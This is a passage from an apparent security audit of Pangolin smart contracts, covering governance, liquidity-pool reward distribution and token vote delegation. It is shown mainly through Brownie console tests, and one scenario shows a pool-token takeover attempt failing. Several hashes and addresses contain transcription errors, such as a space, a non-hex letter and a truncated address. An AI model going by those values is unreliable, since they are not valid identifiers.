Transaction sent: 0xd67a9cd5ddefc47d28afed2dde38e1b77e16a87dcc5596ef4158654e849da941
  Gas price: 0.0 gwei   Gas limit: 6721975   Nonce: 1
  GovernorAlpha.propose confirmed   Block: 13365665   Gas used: 327030 (4.87%)

Proposal created. ID: 1

>>> chain.sleep(86401)
>>> chain.mine(1)
13365666
>>> GovernorAlpha[0].castVote(proposalID, True, {'from': user1})
Transaction sent: 0xb87b0cd34f14c9b0e187b9d943cf7b7455ab10175424238bc187c5a4c54de009
  Gas price: 0.0 gwei   Gas limit: 6721975   Nonce: 2
  GovernorAlpha.castVote confirmed   Block: 13365667   Gas used: 70447 (1.05%)

<Transaction '0xb87b0cd34f14c9b0e187b9d943cf7b7455ab10175424238bc187c5a4c54de009'>
>>> GovernorAlpha[0].proposals(1)
(1, "0x73f55C45F19A71b8499580d8074B565834D536e5", 0, 1634304261, 1634563461, 13365668, 10000000000000000000000001, 0, False, False)
>>> Png[0].delegate(user2.address, {'from': user1})
Transaction sent: 0x12dea7a553928ec6de3e2c8c6a5ae1bdb01181908ff27b78a5b5688ea38c0e55
  Gas price: 0.0 gwei   Gas limit: 6721975   Nonce: 3
  Png.delegate confirmed   Block: 13365668   Gas used: 95875 (1.43%)

<Transaction '0x12dea7a553928ec6de3e2c8c6a5ae1bdb01181908ff27b78a5b5688ea38c0e55'>
>>> GovernorAlpha[0].castVote(proposalID, True, {'from': user2})
Transaction sent: 0x8f2fd0002feadb7a69ea7a06b13dfe67d907bfc1e168c3312809c553b0a527e6
  Gas price: 0.0 gwei   Gas limit: 6721975   Nonce: 1
  GovernorAlpha.castVote confirmed   Block: 13365669   Gas used: 66286 (0.99%)

<Transaction '0x8f2fd0002feadb7a69ea7a06b13dfe67d907bfc1e168c3312809c553b0a527e6'>
>>> GovernorAlpha[0].proposals(1)
(1, "0x73f55C45F19A71b8499580d8074B565834D536e5", 0, 1634304261, 1634563461, 13365669, 10000000000000000050000001, 0, False, False)
```

Finally, it is worth mentioning, that any proposal is eligible to be cancelled at any time prior to its execution, including while queued in the Timelock, using the GovernorAlpha.cancel() function.

The cancel function can be called by the proposal creator, or any Ethereum address, if the proposal creator fails to maintain more delegated votes than the proposal threshold (e.g. 1,000,000).

4.5 LIQUIDITYPOOLMANAGER CONTRACT

LiquidityPoolManager distributes PNG tokens to whitelisted trading pairs. The contract contains the following getter functions:

- isWhitelisted(address pair)
- isAvaxPair(address pair)
- isPngPair(address pair)
- getAvaxLiquidity(address pair)
- getPngLiquidity(address pair, uint conversionFactor)
- getAvaxPngRatio()

And the following external/public functions:

- setAvaxPngPair(address avaxPngPair_) (onlyOwner)
- addWhitelistedPool(address pair) (onlyOwner)
- removeWhitelistedPool(address pair) (onlyOwner)
- calculateReturns()
- distributeTokens()
- distributeTokensSinglePool(uint pairIndex)
- calculateAndDistribute()
- vestAllocation()

In the test case below we can see that the functions addWhitelistedPool, removeWhitelistedPool, isWhitelisted, isAvaxPair and isPngPair work as expected.

```
>>> # constructor(address wavax , address png , address treasuryVester_)
>>> owner.deploy(LiquidityPoolManager, MockContract[4].address, Png[0].address, TreasuryVester[0].address)
Transaction sent: 0x1b1b9549a8c79b4b5d558db189c819dd2c6131e811253e09643c779cf3633c22
  Gas price: 0.0 gwei   Gas limit: 6721975   Nonce: 14
  LiquidityPoolManager.constructor confirmed   Block: 13370843   Gas used: 4011569 (59.68%)
  LiquidityPoolManager deployed at: 0x6c53c93207f74a5B286aa36B1dDcA3608DC77c10

<LiquidityPoolManager Contract '0x6c53c93207f74a5B286aa36B1dDcA3608DC77c10'>
>>> token0 = "0x0dfe1681" # Web3.utils.sha3('token0()').slice(0,10);
>>> token1 = "0xd21220a7" # Web3.utils.sha3('token1()').slice(0,10);
>>> MockContract[0].givenMethodReturnAddress(token0, MockContract[4].address);
Transaction sent: 0xf90cf0ea8f4410dec2cc9660263e8cc8e513de401567e896e5587bd15b734d94
  Gas price: 0.0 gwei   Gas limit: 6721975   Nonce: 15
  MockContract.givenMethodReturnAddress confirmed   Block: 13370844   Gas used: 94821 (1.41%)

<Transaction '0xf90cf0ea8f4410dec2cc9660263e8cc8e513de401567e896e5587bd15b734d94'>
>>> MockContract[0].givenMethodReturnAddress(token1, WAVAX[1].address);
Transaction sent: 0xf69da835d168d5f6cfbe18bd65d31f85b66737c3cc7de393ebb1a619b94d2e25
  Gas price: 0.0 gwei   Gas limit: 6721975   Nonce: 16
  MockContract.givenMethodReturnAddress confirmed   Block: 13370845   Gas used: 94821 (1.41%)

<Transaction '0xf69da835d168d5f6cfbe18bd65d31f85b66737c3cc7de393ebb1a619b94d2e25'>
>>> LiquidityPoolManager[0].addWhitelistedPool(MockContract[0].address)
Transaction sent: 0x4448564be3adcaedbb124381ec6e03b9762acb9caf7c8a1b006c2d8d7f4b82b4
  Gas price: 0.0 gwei   Gas limit: 6721975   Nonce: 17
  LiquidityPoolManager.addWhitelistedPool confirmed   Block: 13370846   Gas used: 1769728 (26.33%)

<Transaction '0x4448564be3adcaedbb124381ec6e03b9762acb9caf7c8a1b006c2d8d7f4b82b4'>
>>> LiquidityPoolManager[0].isWhitelisted(MockContract[0].address)
True
>>> LiquidityPoolManager[0].isAvaxPair(MockContract[0].address)
True
>>> LiquidityPoolManager[0].isPngPair(MockContract[0].address)
False
>>> LiquidityPoolManager[0].removeWhitelistedPool(MockContract[0].address)
Transaction sent: 0x2a3666918579026eee5861658b35558954ce651ccafe325709f3290028894fc9
  Gas price: 0.0 gwei   Gas limit: 6721975   Nonce: 18
  LiquidityPoolManager.removeWhitelistedPool confirmed   Block: 13370847   Gas used: 204874 (3.05%)

<Transaction '0x2a3666918579026eee5861658b35558954ce651ccafe325709f3290028894fc9'>
>>> LiquidityPoolManager[0].isWhitelisted(MockContract[0].address)
False
>>> LiquidityPoolManager[0].isAvaxPair(MockContract[0].address)
False
>>> LiquidityPoolManager[0].isPngPair(MockContract[0].address)
False
```

Same applies to the functions getAvaxLiquidity:

```
>>> owner.deploy(LiquidityPoolManager, MockContract[4].address, Png[0].address, MockContract[6].address)
Transaction sent: 0xe68a7849483bb176b8c769a3f24bf6e578b2ae6259f5803a9f67e8e37282fe7
  Gas price: 0.0 gwei   Gas limit: 6721975   Nonce: 14
  LiquidityPoolManager.constructor confirmed   Block: 13371359   Gas used: 4011569 (59.68%)
  LiquidityPoolManager deployed at: 0x569006D65BC82f18a500ccECEa0918a6f2167fDD

<LiquidityPoolManager Contract '0x569006D65BC82f18a500ccECEa0918a6f2167fDD'>
>>> token0 = "0x0dfe1681" # Web3.utils.sha3('token0()').slice(0,10);
>>> token1 = "0xd21220a7" # Web3.utils.sha3('token1()').slice(0,10);
>>> MockContract[0].givenMethodReturnAddress(token0, MockContract[4].address)
Transaction sent: 0x26717239a9d874df5f09facfc8afc7f060e84adb718d572e8ce0a9cee2fa3501
  Gas price: 0.0 gwei   Gas limit: 6721975   Nonce: 15
  MockContract.givenMethodReturnAddress confirmed   Block: 13371360   Gas used: 94821 (1.41%)

<Transaction '0x26717239a9d874df5f09facfc8afc7f060e84adb718d572e8ce0a9cee2fa3501'>
>>> MockContract[0].givenMethodReturnAddress(token1, WAVAX[1].address)
Transaction sent: 0xcc876d2c678026c1f69934d2494348c801acb87ab10cf8aab5962e7135b8c230
  Gas price: 0.0 gwei   Gas limit: 6721975   Nonce: 16
  MockContract.givenMethodReturnAddress confirmed   Block: 13371361   Gas used: 94821 (1.41%)

<Transaction '0xcc876d2c678026c1f69934d2494348c801acb87ab10cf8aab5962e7135b8c230'>
>>> LiquidityPoolManager[0].addWhitelistedPool(MockContract[0].address)
Transaction sent: 0x4e9454c0292d4f4cadb8e2062855deb8764798bfe256cf6a90e99bbe2cd242bf
  Gas price: 0.0 gwei   Gas limit: 6721975   Nonce: 17
  LiquidityPoolManager.addWhitelistedPool confirmed   Block: 13371362   Gas used: 1769728 (26.33%)

<Transaction '0x4e9454c0292d4f4cadb8e2062855deb8764798bfe256cf6a90e99bbe2cd242bf'>
>>> reserve0 = 2000
>>> reserve1 = 1000
>>> timestamp = chain.time()
>>> getReserves = "0x0902f1ac" # Web3.utils.sha3('getReserves()').slice(0,10);
>>> encoded = eth_abi.encode_abi(["uint112", "uint112", "uint32"], (reserve0,reserve1,timestamp)).hex()
>>> data = to_bytes(encoded,'bytes')
>>> MockContract[0].givenMethodReturn(getReserves, data)
Transaction sent: 0x233a1bc03a23a3edece07fa041bd8a9bf164b0f31b2bcabcfd1610507acdf1a0
  Gas price: 0.0 gwei   Gas limit: 6721975   Nonce: 18
  MockContract.givenMethodReturn confirmed   Block: 13371363   Gas used: 135595 (2.02%)

<Transaction '0x233a1bc03a23a3edece07fa041bd8a9bf164b0f31b2bcabcfd1610507acdf1a0'>
>>> output.redd("getAvaxLiquidity -> " + str(LiquidityPoolManager[0].getAvaxLiquidity(MockContract[0].address)))
getAvaxLiquidity -> 4000
```

getPngLiquidity and getAvaxPngRatio:

```
>>> owner.deploy(LiquidityPoolManager, MockContract[1].address, Png[0].address, MockContract[6].address)
Transaction sent: 0x53e095e9216204 9cde06320ed056194162e766966be117db7e361424dbd721fc
  Gas price: 0.0 gwei   Gas limit: 6721975   Nonce: 12
  LiquidityPoolManager.constructor confirmed   Block: 13371523   Gas used: 4011569 (59.68%)
  LiquidityPoolManager deployed at: 0x369AF25379C54e0a8D3C5667069f76Ae0ED02EF8

<LiquidityPoolManager Contract '0x369AF25379C54e0a8D3C5667069f76Ae0ED02EF8'>
>>> token0 = "0x0dfe1681" # Web3.utils.sha3('token0()').slice(0,10);
>>> token1 = "0xd21220a7" # Web3.utils.sha3('token1()').slice(0,10);
>>> MockContract[0].givenMethodReturnAddress(token0, Png[0].address)
Transaction sent: 0xb43845balae7ee09c5564e3df5a95ccf78cca18b9a078a55016a0e4fe5062434
  Gas price: 0.0 gwei   Gas limit: 6721975   Nonce: 13
  MockContract.givenMethodReturnAddress confirmed   Block: 13371524   Gas used: 94821 (1.41%)

<Transaction '0xb43845balae7ee09c5564e3df5a95ccf78cca18b9a078a55016a0e4fe5062434'>
>>> MockContract[0].givenMethodReturnAddress(token1, WAVAX[1].address)
Transaction sent: 0x5f033c7ccd9a1cf682fc4de6dc5fb869e645bc1eaecd9f2ff7ba5d1b32f21a93
  Gas price: 0.0 gwei   Gas limit: 6721975   Nonce: 14
  MockContract.givenMethodReturnAddress confirmed   Block: 13371525   Gas used: 94821 (1.41%)

<Transaction '0x5f033c7ccd9a1cf682fc4de6dc5fb869e645bc1eaecd9f2ff7ba5d1b32f21a93'>
>>> LiquidityPoolManager[0].addWhitelistedPool(MockContract[0].address)
Transaction sent: 0xf8b7956d4b66d1962a95c5e582b60939aebd1a1f74a7adad0033789edaf09e3b
  Gas price: 0.0 gwei   Gas limit: 6721975   Nonce: 15
  LiquidityPoolManager.addWhitelistedPool confirmed   Block: 13371526   Gas used: 1771436 (26.35%)

<Transaction '0xf8b7956d4b66d1962a95c5e582b60939aebd1a1f74a7adad0033789edaf09e3b'>
>>> reserve0 = 20000000000000000000
>>> reserve1 = 10000000000000000000
>>> timestamp = chain.time()
>>> getReserves = "0x0902f1ac" # Web3.utils.sha3('getReserves()').slice(0,10);
>>> encoded = eth_abi.encode_abi(["uint112", "uint112", "uint32"], (reserve0,reserve1,timestamp)).hex()
>>> data = to_bytes(encoded,'bytes')
>>> MockContract[0].givenMethodReturn(getReserves, data)
Transaction sent: 0x1af8f4967e98416ab51eaa0b67713fe82ca4a9cdf8c89325bcd2fd62ef34e1c3
  Gas price: 0.0 gwei   Gas limit: 6721975   Nonce: 16
  MockContract.givenMethodReturn confirmed   Block: 13371527   Gas used: 135715 (2.02%)

<Transaction '0x1af8f4967e98416ab51eaa0b67713fe82ca4a9cdf8c89325bcd2fd62ef34e1c3'>
>>> output.redd("getPngLiquidity -> " + str(LiquidityPoolManager[0].getPngLiquidity(MockContract[0].address, 25000000000000000)))
getPngLiquidity -> 10000000000000000000
>>> 20000000000000000000 * 25000000000000000 * 2 / 1e18
1e+18
>>> LiquidityPoolManager[0].setAvaxPngPair(MockContract[0].address)
Transaction sent: 0x589d6297fbb9aff5708c25df65cf4fff5e6d76298399401ca4fd0049cadcb3af
  Gas price: 0.0 gwei   Gas limit: 6721975   Nonce: 17
  LiquidityPoolManager.setAvaxPngPair confirmed   Block: 13371528   Gas used: 43508 (0.65%)

<Transaction '0x589d6297fbb9aff5708c25df65cf4fff5e6d76298399401ca4fd0049cadcb3af'>
>>> LiquidityPoolManager[0].avaxPngPair()
'0x19dc8b04D42705b13C0C516F267C03fF3e5210E4'
>>> output.redd("getAvaxPngRatio() -> " + str(LiquidityPoolManager[0].getAvaxPngRatio()))
getAvaxPngRatio() -> 5000000000000000000
```

Finally, we can see how calling distributeTokens:

```
>>> vestAmount = 1337
>>> claimMethod = "0x4e71d92d" # Web3.utils.sha3('claim()').slice(0,10);
>>> Png[0].transfer(LiquidityPoolManager[0].address, vestAmount)
Transaction sent: 0xfac45b7fc30fd2b21035546475718b16c8877d4b783adfaf2d5cdff9a1533b7a
  Gas price: 0.0 gwei   Gas limit: 6721975   Nonce: 20
  Png.transfer confirmed   Block: 13376888   Gas used: 55674 (0.83%)

<Transaction '0xfac45b7fc30fd2b21035546475718b16c8877d4b783adfaf2d5cdff9a1533b7a'>
>>> MockContract[6].givenMethodReturnUint(claimMethod, vestAmount)
Transaction sent: 0xd9432761d4ef30b3e47f4945deffefa7b708ccbd7d5aab7dc8de3ec334439ed8
  Gas price: 0.0 gwei   Gas limit: 6721975   Nonce: 21
  MockContract.givenMethodReturnUint confirmed   Block: 13376889   Gas used: 94640 (1.41%)

<Transaction '0xd9432761d4ef30b3e47f4945deffefa7b708ccbd7d5aab7dc8de3ec334439ed8'>
>>> tx = LiquidityPoolManager[0].vestAllocation()
Transaction sent: 0x790ebbbfc689accaf45169cf057118f5612f8426d50fe393a9ccbc5e01027e4a
  Gas price: 0.0 gwei   Gas limit: 6721975   Nonce: 22
  LiquidityPoolManager.vestAllocation confirmed   Block: 13376890   Gas used: 111979 (1.67%)

>>> output.redd("unallocatedPng after -> " + str(LiquidityPoolManager[0].unallocatedPng()))
unallocatedPng after -> 1337
>>> LiquidityPoolManager[0].calculateReturns()
Transaction sent: 0xd7023ea24a1592bf07a972865b075a16b676ca4018b8d948347a0ce7f30153a6
  Gas price: 0.0 gwei   Gas limit: 6721975   Nonce: 23
  LiquidityPoolManager.calculateReturns confirmed   Block: 13376891   Gas used: 282049 (4.20%)

<Transaction '0xd7023ea24a1592bf07a972865b075a16b676ca4018b8d948347a0ce7f30153a6'>
>>> LiquidityPoolManager[0].distributeTokens()
Transaction sent: 0x615df9201495539a90d14983dd5390dfe69def4ff9deb65ce2d3058de53d417f
  Gas price: 0.0 gwei   Gas limit: 6721975   Nonce: 24
  LiquidityPoolManager.distributeTokens confirmed   Block: 13376892   Gas used: 54413 (0.81%)

<Transaction '0x615df9201495539a90d14983dd5390dfe69def4ff9deb65ce2d3058de53d417f'>
>>> stakeAddress = LiquidityPoolManager[0].stakes(MockContract[0].address)
>>> stakeAddress
'0x55936057dfBbA05F5AD038E1582Ad6d6e95727B'
>>> output.redd("Png[0].balanceOf(stakeAddress) -> " + str(Png[0].balanceOf(stakeAddress)))
Png[0].balanceOf(stakeAddress) -> 1337
```

And calling distributeTokensSinglePool produces the same output:

```
>>> vestAmount = 1337
>>> claimMethod = "0x4e71d92d" # Web3.utils.sha3('claim()').slice(0,10);
>>> Png[0].transfer(LiquidityPoolManager[0].address, vestAmount)
Transaction sent: 0xfac45b7fc30fd2b21035546475718b16c8877d4b783adfaf2d5cdff9a1533b7a
  Gas price: 0.0 gwei   Gas limit: 6721975   Nonce: 20
  Png.transfer confirmed   Block: 13376888   Gas used: 55674 (0.83%)

<Transaction '0xfac45b7fc30fd2b21035546475718b16c8877d4b783adfaf2d5cdff9a1533b7a'>
>>> MockContract[6].givenMethodReturnUint(claimMethod, vestAmount)
Transaction sent: 0xd9432761d4ef30b3e47f4945deffefa7b708ccbd7d5aab7dc8de3ec334439ed8
  Gas price: 0.0 gwei   Gas limit: 6721975   Nonce: 21
  MockContract.givenMethodReturnUint confirmed   Block: 13376889   Gas used: 94640 (1.41%)

<Transaction '0xd9432761d4ef30b3e47f4945deffefa7b708ccbd7d5aab7dc8de3ec334439ed8'>
>>> tx = LiquidityPoolManager[0].vestAllocation()
Transaction sent: 0x790ebbbfc689accaf45169cf057118f5612f8426d50fe393a9ccbc5e01027e4a
  Gas price: 0.0 gwei   Gas limit: 6721975   Nonce: 22
  LiquidityPoolManager.vestAllocation confirmed   Block: 13376890   Gas used: 111979 (1.67%)

>>> output.redd("unallocatedPng after -> " + str(LiquidityPoolManager[0].unallocatedPng()))
unallocatedPng after -> 1337
>>> tx = LiquidityPoolManager[0].calculateReturns()
Transaction sent: 0xd7023ea24a1592bf07a972865b075a16b676ca4018b8d948347a0ce7f30153a6
  Gas price: 0.0 gwei   Gas limit: 6721975   Nonce: 23
  LiquidityPoolManager.calculateReturns confirmed   Block: 13376891   Gas used: 282049 (4.20%)

>>> LiquidityPoolManager[0].distributeTokensSinglePool(0)
Transaction sent: 0x5b72b186ea7c7bd2f631e4cd88b3c844a9c0823a0c2e2de9a08c6741b69ab190
  Gas price: 0.0 gwei   Gas limit: 6721975   Nonce: 24
  LiquidityPoolManager.distributeTokensSinglePool confirmed   Block: 13376892   Gas used: 54779 (0.81%)

<Transaction '0x5b72b186ea7c7bd2f631e4cd88b3c844a9c0823a0c2e2de9a08c6741b69ab190'>
>>> stakeAddress = LiquidityPoolManager[0].stakes(MockContract[0].address)
>>> stakeAddress
'0x559360574dFb6A05F5AD038E1582Ad6d6e95727B'
>>> output.redd("Png[0].balanceOf(stakeAddress) -> " + str(Png[0].balanceOf(stakeAddress)))
Png[0].balanceOf(stakeAddress) -> 1337
```

It is worth mentioning that after calling distributeTokensSinglePool, distributeTokens should be called once before recalling vestAllocation so the readyToDistribute variable is set to false and unallocatedPng variable is set to 0.

Moreover, we tested the following example scenario:

1. There are 2 whitelisted AVAX pools: Pool 0 and Pool 1.
2. Attacker calls vestAllocation.
3. Attacker calls calculateReturns.
4. Attacker calls distributeTokensSinglePool(0) which triggers: distribution[pairIndex] = 0;.
5. If he tries now to call calculateReturns again and then once again distributeTokensSinglePool(0) to takeover the tokens of Pool 1, he will not be able to as readyToDistribute variable is set to True and will not be reset to False until distributeTokens is called. Calling distributeTokens would distribute 0 tokens to Pool 0 as distribution[0] was set previously to 0 and the Pool 1 would receive its corresponding tokens correctly.

4.6 LIQUIDITYPOOLMANAGERV2 CONTRACT

LiquidityPoolManagerV2 distributes PNG tokens to whitelisted trading pairs. The contract contains the following getter functions:

- isWhitelisted(address pair)
- isAvaxPair(address pair)
- isPngPair(address pair)
- getAvaxLiquidity(address pair)
- getPngLiquidity(address pair, uint conversionFactor)
- getAvaxPngRatio()

And the following external/public functions:

- setAvaxPngPair(address avaxPngPair_) (onlyOwner)
- addWhitelistedPool(address pair, uint weight) (onlyOwner)
- removeWhitelistedPool(address pair) (onlyOwner)
- changeWeight(address pair, uint weight) (onlyOwner)
- activateFeeSplit(uint avaxSplit_, uint pngSplit_) (onlyOwner)
- deactivateFeeSplit() (onlyOwner)
- calculateReturns()
- distributeTokens()
- distributeTokensSinglePool(uint pairIndex)
- calculateAndDistribute()
- vestAllocation()

The version 2 adds weights to the pools and fees.

The tests performed for this contract were similar than the ones executed in LiquidityPoolManager contract. On top of that, we added some extra test cases to the provided test/LiquidityPoolManager.js script and executed them successfully.

4.7 PNG CONTRACT

The contract Png is a custom token contract which contains the following functions:

- allowance()
- approve()
- permit()
- balanceOf() - view
- transfer()
- transferFrom()
- delegate()
- delegateBySig()
- getCurrentVotes() - view
- getPriorVotes() - view
- _delegate()
- _transferTokens()
- _moveDelegates()
- _writeCheckpoint()

The functions transfer, transferFrom and delegate call internally _writeCheckpoint. This means that every time these functions are called the voting power is updated.

It is worth mentioning that this functionality is critical and should always be kept in future updates, as it is acting as a protection mechanism against flash loans, as explained in GovernorAlpha's contract analysis.

We can see below how the voting power was updated right after the transferFrom and delegate functions were called:

```
>>> Png[0].transferFrom(owner.address, user1.address, 10000000000000000000000000)
Transaction sent: 0x9baa9ba35ce95730a77e0a490fdb55a5e7b1de506b1cffee290c0a9cb57afd18
  Gas price: 0.0 gwei   Gas limit: 6721975   Nonce: 12
  Png.transferFrom confirmed   Block: 13403631   Gas used: 57410 (0.85%)

<Transaction '0x9baa9ba35ce95730a77e0a490fdb55a5e7b1de506b1cffee290c0a9cb57afd18'>
>>> chain.mine(1)
13403632
>>> Png[0].balanceOf(user1.address)
10000000000000000000000000
>>> Png[0].getCurrentVotes(user1.address)
0
>>> Png[0].delegate(user1.address, {'from': user1})
Transaction sent: 0xe6e1e019c9c8db04ab6adf3c072159767ba7aae94e5ee78ef15903a400b3d3a1
  Gas price: 0.0 gwei   Gas limit: 6721975   Nonce: 0
  Png.delegate confirmed   Block: 13403633   Gas used: 91417 (1.36%)

<Transaction '0xe6e1e019c9c8db04ab6adf3c072159767ba7aae94e5ee78ef15903a400b3d3a1'>
>>> Png[0].getCurrentVotes(user1.address)
10000000000000000000000000
>>> Png[0].transferFrom(user1.address, user2.address, 10000000000000000000000000, {'from': user1.address})
Transaction sent: 0xead228bf905617d1238ae8bcd709dee9061d586cc91ebd87adf2cf661fb1d7fc
  Gas price: 0.0 gwei   Gas limit: 6721975   Nonce: 1
  Png.transferFrom confirmed   Block: 13403634   Gas used: 74977 (1.12%)

<Transaction '0xead228bf905617d1238ae8bcd709dee9061d586cc91ebd87adf2cf661fb1d7fc'>
>>> Png[0].balanceOf(user1.address)
0
>>> Png[0].balanceOf(user2.address)
10000000000000000000000000
>>> Png[0].getCurrentVotes(user1.address)
0
>>> Png[0].getCurrentVotes(user2.address)
0
>>> Png[0].delegate(user2.address, {'from': user2})
Transaction sent: 0x044f0ff54344bfe307a6c0f0e57a601229ea5f7263259a08ecd2892be958be26
  Gas price: 0.0 gwei   Gas limit: 6721975   Nonce: 0
  Png.delegate confirmed   Block: 13403635   Gas used: 91417 (1.36%)

<Transaction '0x044f0ff54344bfe307a6c0f0e57a601229ea5f7263259a08ecd2892be958be26'>
>>> Png[0].getCurrentVotes(user2.address)
10000000000000000000000000
```

Further tests were performed proving that it is not possible to delegate into multiple users and that every time a transferFrom is called the voting power is updated in the delegatee:

```
>>> Png[0].transferFrom(owner.address, user1.address, 10000000000000000000000000)
Transaction sent: 0xe53b1b488f23feff13b3eb35367a26aabc01a7f60c17171111dae1c4ec4081979
  Gas price: 0.0 gwei   Gas limit: 6721975   Nonce: 12
  Png.transferFrom confirmed   Block: 13403781   Gas used: 57410 (0.85%)

<Transaction '0xe53b1b488f23feff13b3eb35367a26aabc01a7f60c17171111dae1c4ec4081979'>
>>> Png[0].balanceOf(user1.address)
10000000000000000000000000
>>> Png[0].delegate(user2.address, {'from': user1})
Transaction sent: 0x1b5a62aeaea5c80358b002b251ab8e3e38396f558e9acd7aa8ff04746cf2f889
  Gas price: 0.0 gwei   Gas limit: 6721975   Nonce: 0
  Png.delegate confirmed   Block: 13403782   Gas used: 91417 (1.36%)

<Transaction '0x1b5a62aeaea5c80358b002b251ab8e3e38396f558e9acd7aa8ff04746cf2f889'>
>>> Png[0].getCurrentVotes(user2.address)
10000000000000000000000000
>>> Png[0].delegate(user3.address, {'from': user1})
Transaction sent: 0xc04b0e4023dbb236293089082730e8f78e70982c49e6d0adb569edc95d56995f
  Gas price: 0.0 gwei   Gas limit: 6721975   Nonce: 1
  Png.delegate confirmed   Block: 13403783   Gas used: 108876 (1.62%)

<Transaction '0xc04b0e4023dbb236293089082730e8f78e70982c49e6d0adb569edc95d56995f'>
>>> Png[0].getCurrentVotes(user2.address)
0
>>> Png[0].getCurrentVotes(user3.address)
10000000000000000000000000
>>> Png[0].transferFrom(user1.address, user2.address, 10000000000000000000000000, {'from': user1.address})
Transaction sent: 0x94656070aaa131cf928927148316ed3205c0a1807e6baf9ace9d3ff7150a752dc
  Gas price: 0.0 gwei   Gas limit: 6721975   Nonce: 2
  Png.transferFrom confirmed   Block: 13403784   Gas used: 74977 (1.12%)

<Transaction '0x94656070aaa131cf928927148316ed3205c0a1807e6baf9ace9d3ff7150a752dc'>
>>> Png[0].getCurrentVotes(user3.address)
0
>>> Png[0].getCurrentVotes(user1.address)
0
>>> Png[0].delegate(user2.address, {'from': user1})
Transaction sent: 0x86c978b9b01efaba5058fb5173142089a2babe245e0958f206642b862b6822aa
  Gas price: 0.0 gwei   Gas limit: 6721975   Nonce: 3
  Png.delegate confirmed   Block: 13403785   Gas used: 30887 (0.46%)

<Transaction '0x86c978b9b01efaba5058fb5173142089a2babe245e0958f206642b862b6822aa'>
>>> Png[0].getCurrentVotes(user2.address)
0
>>> Png[0].delegate(user2.address, {'from': user2})
Transaction sent: 0x5bb5d5a060128a4c90ba46cba3a9b0dec3ddaa225b9f2b1db5c0647bb339fad4
  Gas price: 0.0 gwei   Gas limit: 6721975   Nonce: 0
  Png.delegate confirmed   Block: 13403786   Gas used: 78416 (1.17%)

<Transaction '0x5bb5d5a060128a4c90ba46cba3a9b0dec3ddaa225b9f2b1db5c0647bb339fad4'>
>>> Png[0].getCurrentVotes(user2.address)
10000000000000000000000000
```

MANUAL TESTING

```
>>> Png[0].transferFrom(owner.address, user1.address, 10000000000000000000000)
Transaction sent: 0xe53b1b488f23feff13b3eb35367a26aabc01a7f60c1717111dae1c4ec4081979
  Gas price: 0.0 gwei   Gas limit: 6721975   Nonce: 12
  Png.transferFrom confirmed   Block: 13403781   Gas used: 57410 (0.85%)

<Transaction '0xe53b1b488f23feff13b3eb35367a26aabc01a7f60c1717111dae1c4ec4081979'>
>>> Png[0].delegate(user2.address, {'from': user1})
Transaction sent: 0x1b5a62aeaea5c80358b002b251ab8e3e38396f558e9acd7aa8ff04746cf2f889
  Gas price: 0.0 gwei   Gas limit: 6721975   Nonce: 0
  Png.delegate confirmed   Block: 13403782   Gas used: 91417 (1.36%)

<Transaction '0x1b5a62aeaea5c80358b002b251ab8e3e38396f558e9acd7aa8ff04746cf2f889'>
>>> Png[0].getCurrentVotes(user2.address)
10000000000000000000000
>>> Png[0].balanceOf(user2.address)
0
>>> Png[0].transferFrom(user1.address, user3.address, 9999999999999999999999, {'from': user1.address})
Transaction sent: 0x7f6825bb4ecee8be5ca3fd277e5f0097111cd841ffad0e02f5b67bcc9b252620
  Gas price: 0.0 gwei   Gas limit: 6721975   Nonce: 1
  Png.transferFrom confirmed   Block: 13403783   Gas used: 90013 (1.34%)

<Transaction '0x7f6825bb4ecee8be5ca3fd277e5f0097111cd841ffad0e02f5b67bcc9b252620'>
>>> Png[0].getCurrentVotes(user2.address)
1
>>> Png[0].transferFrom(owner.address, user1.address, 12345)
Transaction sent: 0xcfac929324cc00d7515e32e54cef3fb993e59968fd1c5a7149b05c62702e6816
  Gas price: 0.0 gwei   Gas limit: 6721975   Nonce: 13
  Png.transferFrom confirmed   Block: 13403784   Gas used: 74903 (1.11%)

<Transaction '0xcfac929324cc00d7515e32e54cef3fb993e59968fd1c5a7149b05c62702e6816'>
>>> Png[0].getCurrentVotes(user2.address)
12346
```

4.8 PANGOLINVOTECALCULATOR CONTRACT

The contract PangolinVoteCalculator contains 3 view functions and a setter function that can only be called by the owner of the contract to change the address of the Liquidity Pool Manager:

- getVotesFromFarming()
- getVotesFromStaking()
- getVotesFromWallets()
- changeLiquidityPoolManager() - onlyOwner

We can see below how the view functions are working correctly:

```
>>> owner.deploy(StakingRewards, lpToken.address, Png[0].address)
Transaction sent: 0x2ef207aa7564cff103acc70e3cc2b77a0b039aa78f8523f54ab8ebc5bb318984
  Gas price: 0.0 gwei   Gas limit: 6721975   Nonce: 10
  StakingRewards.constructor confirmed   Block: 13409230   Gas used: 1556941 (23.16%)
  StakingRewards deployed at: 0x14F8a8BA049247B61c5E5D1fF31B158a1669044F

<StakingRewards Contract '0x14F8a8BA049247B61c5E5D1fF31B158a1669044F'>
>>> Png[0].transfer(user1.address, 10000000000000000123)
Transaction sent: 0x47388bd8265ded882af9f0780c02d781e6953a25cf0cead16edbf98eef3a24ef
  Gas price: 0.0 gwei   Gas limit: 6721975   Nonce: 11
  Png.transfer confirmed   Block: 13409231   Gas used: 55746 (0.83%)

<Transaction '0x47388bd8265ded882af9f0780c02d781e6953a25cf0cead16edbf98eef3a24ef'>
>>> Png[0].approve(StakingRewards[0].address, 10000000000000000123, {'from': user1.address})
Transaction sent: 0x55dc4e7bc9b8d122a53c6d9dbbe2dc06d7bf4726a94c8bc2f2e857d66c8cce37
  Gas price: 0.0 gwei   Gas limit: 6721975   Nonce: 0
  Png.approve confirmed   Block: 13409232   Gas used: 45610 (0.68%)

<Transaction '0x55dc4e7bc9b8d122a53c6d9dbbe2dc06d7bf4726a94c8bc2f2e857d66c8cce37'>
>>> StakingRewards[0].stake(10000000000000000123, {'from': user1})
Transaction sent: 0x0ae8281c3fee30a1f303eb014e36f4d459565e79fc574cab70bbfcefa964b7d4
  Gas price: 0.0 gwei   Gas limit: 6721975   Nonce: 1
  StakingRewards.stake confirmed   Block: 13409233   Gas used: 96340 (1.43%)

<Transaction '0x0ae8281c3fee30a1f303eb014e36f4d459565e79fc574cab70bbfcefa964b7d4'>
>>> owner.deploy(PangolinVoteCalculator, Png[0].address, LiquidityPoolManager[0].address)
Transaction sent: 0x99a36b6a54d4fa31970bb63066dfef0a806fd3e39b5bc900115759656506331d
  Gas price: 0.0 gwei   Gas limit: 6721975   Nonce: 12
  PangolinVoteCalculator.constructor confirmed   Block: 13409234   Gas used: 862417 (12.83%)
  PangolinVoteCalculator deployed at: 0x846D9bCC8C7ECDe06c38f5da50f6eaC587fA251a

